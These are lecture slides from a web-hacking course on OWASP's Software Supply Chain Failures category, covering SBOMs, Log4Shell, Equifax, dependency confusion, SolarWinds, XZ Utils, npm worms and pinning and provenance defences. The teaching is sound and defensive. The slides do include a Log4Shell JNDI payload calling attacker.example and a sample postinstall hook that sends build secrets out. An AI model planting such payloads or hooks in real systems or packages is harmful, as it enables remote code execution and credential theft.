A03:2025 – Software Supply Chain Failures

Web Hacking

Fall Term 2026/27

Emmanuel Benoist | BFH-TI

Table of Contents

- Introduction
- Key Concepts
- Complex Attack Scenarios
- Prevention
- Conclusion

Introduction

What is a Software Supply Chain Failure?

- **Definition (OWASP)**
  - “Breakdowns or other compromises in the process of building, distributing, or updating software”
- **You do not write most of your application**
  - A modern app is **80–90% third-party code**: libraries, frameworks, base images, build tools
  - You also *inherit* everyone else’s dependencies (transitive)
- **Two failure modes**
  - A trusted component has a **known vulnerability** (Log4Shell)
  - A trusted component is **maliciously altered** (SolarWinds, npm worms)
- **The whole pipeline is in scope**
  - Source repos, package registries, CI/CD, build servers, IDEs, artifact and container registries, update channels

A03:2025 – A New, Broader Category

- **Ranked #1 in the community survey** (50% named it first)
- **Grew out of** "A9:2013/2017 – Using Components with Known Vulnerabilities"
  - Now covers the *entire* build-and-distribute chain
- **Hard to detect**: only 11 related CVEs, yet the **highest average incidence rate**
- Exploit and impact scores are both high

CWEs mapped	6
Max incidence rate	9.56%
Avg incidence rate	5.72%
Max coverage	65.42%
Avg coverage	27.47%
Avg weighted exploit	8.17
Avg weighted impact	5.23
Total occurrences	215 248
Total CVEs	11

When are you Likely Vulnerable? (OWASP)

- You **do not track component versions** (direct *and* transitive)
- You run **vulnerable, unsupported or outdated** software anywhere in the stack
- You **do not scan** regularly nor subscribe to security bulletins
- No **change-management** process for supply chain components (IDEs, repos, artifact storage)
- Supply chain systems **not hardened** (access control, least privilege)
- A **single person** can write *and* promote code to production without oversight
- You use components from **untrusted sources**
- You **delay patching**, skip compatibility testing, or neglect configuration security
- Your **CI/CD pipelines are less protected** than the systems they deploy

Mapped CWEs

- **CWE-1395** Dependency on Vulnerable Third-Party Component
- **CWE-1104** Use of Unmaintained Third Party Components
- **CWE-1357** Reliance on Insufficiently Trustworthy Component
- **CWE-1329** Reliance on Component That is Not Updateable
- **CWE-1035** (2017 A9) Using Components with Known Vulnerabilities
- **CWE-477** Use of Obsolete Function (typo “CWE-447” on the OWASP page)

- Only **6 CWEs** – the category is defined more by the *process* that fails than by a single code weakness

Source: `https://top10.owasp.org/2025/A03_2025-Software_Supply_Chain_Failures/`

Why Supply Chain Attacks are so Attractive

- **Leverage: compromise one, reach thousands**
  - SolarWinds: one build server $\rightarrow \sim$18 000 organisations
- **Trust is the vulnerability**
  - Signed updates and popular packages are installed *automatically*, with high privileges, past the firewall
- **The weakest link is often tiny**
  - A one-maintainer library, a leaked token, an unprotected CI job
- **Transitive blindness**
  - You review your 20 dependencies, not the 2 000 they pull in
- **Detection is slow**
  - The malicious code *is* the trusted code; it may wait for a trigger


Key Concepts

Five Concepts to Understand Supply Chain Failures

1. **The dependency tree and the SBOM**
   - Direct vs transitive dependencies; knowing what you actually ship
2. **Known vulnerabilities in components**
   - Inherited CVEs that run with your application's privileges
3. **Malicious packages and the registry attack surface**
   - Typosquatting, dependency confusion, account / maintainer takeover
4. **Build and CI/CD pipeline integrity**
   - The build system as the highest-value target
5. **Trust, provenance and verification**
   - Pinning, lockfiles, signing, provenance (SLSA, Sigstore)

Concept 1: The Dependency Tree

- **Direct** dependencies: the ones you declare
- **Transitive**: the ones they depend on, recursively
- A handful of direct deps routinely becomes **hundreds** of transitive ones
- You are exposed to *all* of them, most of which you never chose



- **Software Bill of Materials (SBOM)**
  - A machine-readable inventory of every component and version
  - Formats: CycloneDX, SPDX – generated in CI, stored, kept up to date
  - “You cannot protect what you do not know you ship”

Example: Seeing the Transitive Reality

```
$ npm ls --all | wc -l
  1240            # direct deps declared: 18

$ npm audit
  found 23 vulnerabilities (7 moderate, 14 high, 2 critical)
  most of them in packages you never added directly
```

- Generate and keep an SBOM, then **continuously** match it against vulnerability databases

```
# CycloneDX SBOM, then scan it
$ cyclonedx-npm --output-file sbom.json
$ grype sbom:sbom.json         # or OWASP Dependency-Track / Dependency-Check
```

- Tools: OWASP Dependency-Track, Dependency-Check, `retire.js`, `npm audit`, `pip-audit`, Trivy, Grype
- Monitor CVE / NVD / OSV feeds and subscribe to advisories

Concept 2: Inherited Known Vulnerabilities

- **A dependency runs with your application's privileges**
  - A flaw in a library is a flaw in *your* service
  - "Flawed components execute with application privileges" (OWASP)
- **The window of exposure**
  - Vulnerability disclosed → exploit published within hours
  - Internet-wide mass scanning begins almost immediately
- **Unmaintained components (CWE-1104)**
  - No patch will ever come; options are virtual patching or migration
- **Not-updateable components (CWE-1329)**
  - Pinned by a vendor, baked into firmware / an image: you *cannot* fix them even if you want to

Example: Log4Shell (CVE-2021-44228)

- **Apache Log4j**, a logging library present in *countless* Java applications – usually as a transitive dependency nobody noticed
- **The feature that became the bug**
  - Log messages were interpreted and could trigger a JNDI lookup
  - Simply **logging** an attacker-controlled string could make the server fetch and execute remote code

```
# A hostile value placed anywhere that gets logged (User-Agent, form field...)
${jndi:ldap://attacker.example/x}
```

- **Why it was so severe**
  - Trivial to trigger, present everywhere, deeply transitive and hard to even *locate* without an SBOM
  - Led to mass exploitation: ransomware, cryptomining, botnets
- **Response**: inventory (SBOM), patch Log4j, block the lookups, virtual patch at the WAF while rolling out fixes

Example: Equifax (2017) – Struts 2

- **CVE-2017-5638**: a remote-code-execution flaw in Apache Struts 2 (a web framework), disclosed and patched in March 2017
- **What went wrong**
  - A public-facing application kept running the **unpatched** version for months
  - The team lacked a reliable inventory of where Struts was deployed
- **Impact**
  - Personal data of ∼**147 million** people exposed
  - One of the costliest breaches on record; major regulatory settlements
- **Lessons**
  - A patch that exists but is *not applied* protects no one
  - Asset + component inventory is what turns an advisory into an action
  - Measure and shrink the time-to-patch for Internet-facing components

Concept 3: The Registry Attack Surface

- **Anyone can publish** to npm, PyPI, RubyGems, crates, Maven…
- **Typosquatting**
  - A malicious `reqeusts` / `python3-dateutil` mimics a popular name; a typo installs the attacker's code
- **Dependency confusion**
  - A public package with the same name as a private internal one, but a higher version, is pulled *instead of* the internal one
- **Maintainer / account takeover**
  - A phished or leaked token lets an attacker ship a malicious version of a *legitimate, trusted* package
- **Install-time execution**
  - Lifecycle hooks (`postinstall`, `setup.py`) run code the moment you install – before your tests, on your laptop or CI runner

Example: Dependency Confusion

- **Internal package** `acme-auth` lives only in a private registry
- An attacker publishes `acme-auth` to the **public** registry with version `1.99.0`

```
// package.json  ->  "acme-auth": "^1.2.0"   (accepts any 1.x >= 1.2.0)
// a registry proxy merging private + public feeds picks the highest match: 1.99.0
// (pip with --extra-index-url behaves the same way)
```

```
// the public impostor's postinstall hook
"scripts": { "postinstall": "node exfiltrate.js" }
// exfiltrate.js sends environment variables / build secrets to the attacker
```

- In 2021, security researcher Alex Birsan used this idea to get code to execute inside dozens of major companies (a controlled, disclosed experiment)
- **Fixes**: scoped/namespaced packages, explicit registry per scope, reserve internal names publicly, pin versions, verify integrity (lockfiles)

Example: Malicious Versions of Trusted Packages

- **event-stream (2018)**
  - A popular, under-maintained npm library was handed to a new “volunteer” maintainer
  - A new version added an obfuscated dependency that targeted a specific cryptocurrency wallet app and tried to steal funds
  - Malicious only under narrow conditions – hard to notice
- **Shai-Hulud (2025) – a self-propagating npm worm**
  - The **first successful self-replicating npm worm**
  - It harvested credentials, then used stolen **npm tokens** to publish malicious versions of *other* packages the victim could access
  - Affected **500+ packages** before npm contained it
- **Takeaway**: trust in a package name is not trust in *every future version*; pin and verify, scan new versions before adoption

Concept 4: The Build System as a Target

- **The build server signs and ships your software**
  - Compromise it and your **legitimately signed** artifact carries the attacker's code to every customer
- **CI/CD is often the softest high-value target**
  - Broad access to source, secrets, signing keys, deploy credentials
  - "Pipelines operated with weaker security than deployed systems" (OWASP)
- **Common weaknesses**
  - Long-lived, over-scoped secrets in the CI environment
  - Unpinned build actions/plugins pulled from the Internet at build time
  - Any contributor able to alter the pipeline; no separation of duties
  - One person able to write *and* promote to production

Example: SolarWinds (2020)

- **Context**: Orion, a widely deployed IT-monitoring product
- **The attack targeted the build, not the source**
  - Attackers implanted malicious code into the **build process**
  - The resulting update was **legitimately signed** by SolarWinds and shipped through the normal update channel
- **The payload behaved carefully**
  - Stayed dormant, then beaconed out and selectively activated on high-value targets – blending into trusted traffic
- **Impact**: pushed to ∼**18 000** organisations, including government agencies and large enterprises; fewer than 100 were actually exploited
- **Lessons**: protect and **attest** the build; reproducible builds; sign with provenance; isolate and monitor the pipeline; least privilege for build identities

Concept 5: Trust, Provenance and Verification

- **Pin exactly what you use**
  - Lockfiles with hashes (`package-lock.json`, `poetry.lock`); pin container images by digest, not by `:latest`
- **Get components from trusted sources, over secure channels**
  - Prefer **signed** packages; verify signatures and checksums
- **Provenance: where did this artifact come from?**
  - SLSA framework, in-toto attestations, Sigstore/cosign signatures
  - “This binary was built from *that* commit, by *that* pipeline”
- **Controlled intake**
  - Deliberately choose versions; upgrade on purpose, not automatically
  - Internal mirror/proxy of registries; staged / canary rollouts of third-party updates to limit blast radius

Example: Pinning and Verifying

Weak – floating versions, mutable image tag

```
dependencies:
  acme-sdk: "^2"          # any 2.x, resolved at build time
image: acme/base:latest   # changes under you
uses: some/action@main    # runs whatever is on main today
```

Stronger – pinned and verifiable

```
acme-sdk: "2.4.1"                          # exact, plus a lockfile with hashes
image: acme/base@sha256:9b2c...e1           # immutable digest
uses: some/action@a1b2c3d4...9f0e           # full 40-char commit SHA
```

```
$ cosign verify --certificate-identity ... acme/base@sha256:9b2c...e1
$ slsa-verifier verify-artifact app.tar.gz --provenance-path app.intoto.jsonl \
    --source-uri github.com/acme/app
```

- Pinning makes builds **reproducible** and stops silent substitution

Complex Attack Scenarios

Real-World Attacks


- **Supply chain attacks target the chain, then ride the trust**
- **Scenarios studied**
  1. SolarWinds (2020): build-system compromise, signed update
  2. Log4Shell (2021): a transitive library turns into mass RCE
  3. Dependency confusion (2021): naming beats access control
  4. XZ Utils backdoor (2024): a patient, human maintainer takeover
  5. Self-propagating npm worm (Shai-Hulud, 2025): tokens → worming
  6. A chained scenario: from a CI token to signed malware

XZ Utils (CVE-2024-3094): The Patient Takeover

- **Context**: `xz`/`liblzma`, a compression library present in virtually every Linux distribution
- **A human supply-chain attack**
  - Over *years*, a new "contributor" built trust and became a co-maintainer of an under-resourced, critical project
  - They introduced a carefully hidden backdoor, concealed in **test data** and activated only by the build scripts of release tarballs
- **Target**: the backdoor hooked into the SSH daemon's authentication on affected systems
- **How it was caught**
  - A developer noticed a tiny, unexplained **performance regression** and investigated – it was found *before* wide deployment
- **Lessons**: maintainer burnout is a security risk; review what is in release tarballs vs the repo; fund and watch critical low-profile projects

Kill Chain: From a Leaked CI Token to Signed Malware

A composite scenario, built from supply chain weaknesses



- Each step reuses one concept: account takeover, install-time execution, CI trust, token harvesting, signed distribution
- **Any one control** – MFA, scoped short-lived tokens, provenance checks, review before promotion – breaks the chain

Kill Chain: Why Each Step Works

- **1–2. Credential theft**: a maintainer token is long-lived and broadly scoped; MFA is missing
- **3. Malicious version**: name trust means consumers accept the new release without re-review
- **4. Install-time execution**: lifecycle hooks run in every consumer's pipeline, with the pipeline's secrets in reach
- **5. Worming**: those secrets include *other* registry tokens, letting the attack self-propagate (the Shai-Hulud pattern)
- **6. Signed distribution**: a compromised build identity makes the final artifact **legitimately signed** (the SolarWinds pattern)
- **Defense in depth**
  - Short-lived, least-privilege, environment-scoped CI secrets; MFA/IAM; separation of duties; provenance + signature verification at every intake

Prevention

How to Prevent Supply Chain Failures

- **Know what you ship**
  - Generate and manage an **SBOM** centrally; track direct and transitive dependencies; remove unused components
- **Watch continuously**
  - Inventory versions (Dependency-Track, Dependency-Check, retire.js)
  - Monitor CVE / NVD / OSV; subscribe to alerts
- **Control intake**
  - Trusted sources over secure channels; prefer signed packages
  - Deliberate versions; staged / canary rollouts of vendor updates
- **Manage change** across repos, CI/CD, IDEs, artifact and container registries, integrations
- **Harden the chain** with MFA and IAM: protect branches, sign builds, attest provenance, scope and shorten secrets, enforce separation of duties

Guardrails in the Pipeline

```
# Fail the build (policy-as-code) when:
#   - a dependency has a known critical/high CVE (no accepted exception)
#   - an image or action is not pinned by digest / commit SHA
#   - a package signature or provenance attestation cannot be verified
#   - a new or unexpected transitive dependency appears
#   - lifecycle scripts run without review for newly added packages
```

- **Shift intake left**
  - Scan dependencies on pull requests; require review before a new package or a major upgrade is adopted
- **Make the build trustworthy**
  - Isolated, reproducible builds; sign artifacts (Sigstore/cosign); emit SLSA provenance; verify it before deploy
- **Limit blast radius**
  - Internal registry proxy; canary the vendor update, then promote

Conclusion

Conclusion

- **A new category, voted the top concern**
  - Most of your software is other people's software – and their pipelines
- **Two faces of the same risk**
  - Inherited **known vulnerabilities** (Log4Shell, Struts/Equifax)
  - **Malicious tampering** of components and builds (SolarWinds, XZ, npm worms)
- **Trust is the attack surface**
  - Signed updates and popular packages are installed automatically, with privilege, past the firewall
- **Five themes**
  - Know the dependency tree (SBOM); patch known CVEs fast; defend the registry intake; protect the build/CI; verify provenance and pin everything

Conclusion (Cont.)

- **Leverage makes it devastating**
  - One compromised component or build reaches thousands downstream
- **The weakest link is often invisible**
  - A single-maintainer transitive library, a leaked CI token, an unpinned build action
- **Make trust explicit and verifiable**
  - SBOM + continuous scanning; pinning and lockfiles; signing and provenance; MFA, least privilege and separation of duties in the pipeline
- **Treat CI/CD as production**
  - It holds the keys to everything you ship – protect it accordingly
- **Assume a dependency *will* be compromised** – design to limit and detect the blast radius

References

- OWASP Top 10:2025 – A03 Software Supply Chain Failures
  `https://top10.owasp.org/2025/A03_2025-Software_Supply_Chain_Failures/`
- OWASP Dependency-Track, OWASP Dependency-Check, CycloneDX
- OWASP Cheat Sheets – Vulnerable Dependency Management, CI/CD Security
- SLSA framework `https://slsa.dev/`; Sigstore `https://www.sigstore.dev/`
- CISA / NIST SSDF (SP 800-218) and SBOM guidance
- Log4Shell: CVE-2021-44228; Struts: CVE-2017-5638 (Equifax, 2017)
- SolarWinds / SUNBURST (2020): CISA and vendor post-incident reports
- XZ Utils backdoor (2024): CVE-2024-3094, oss-security disclosure
- A. Birsan (2021), “Dependency Confusion”; event-stream (2018)
- Shai-Hulud npm worm (2025): registry and security-vendor advisories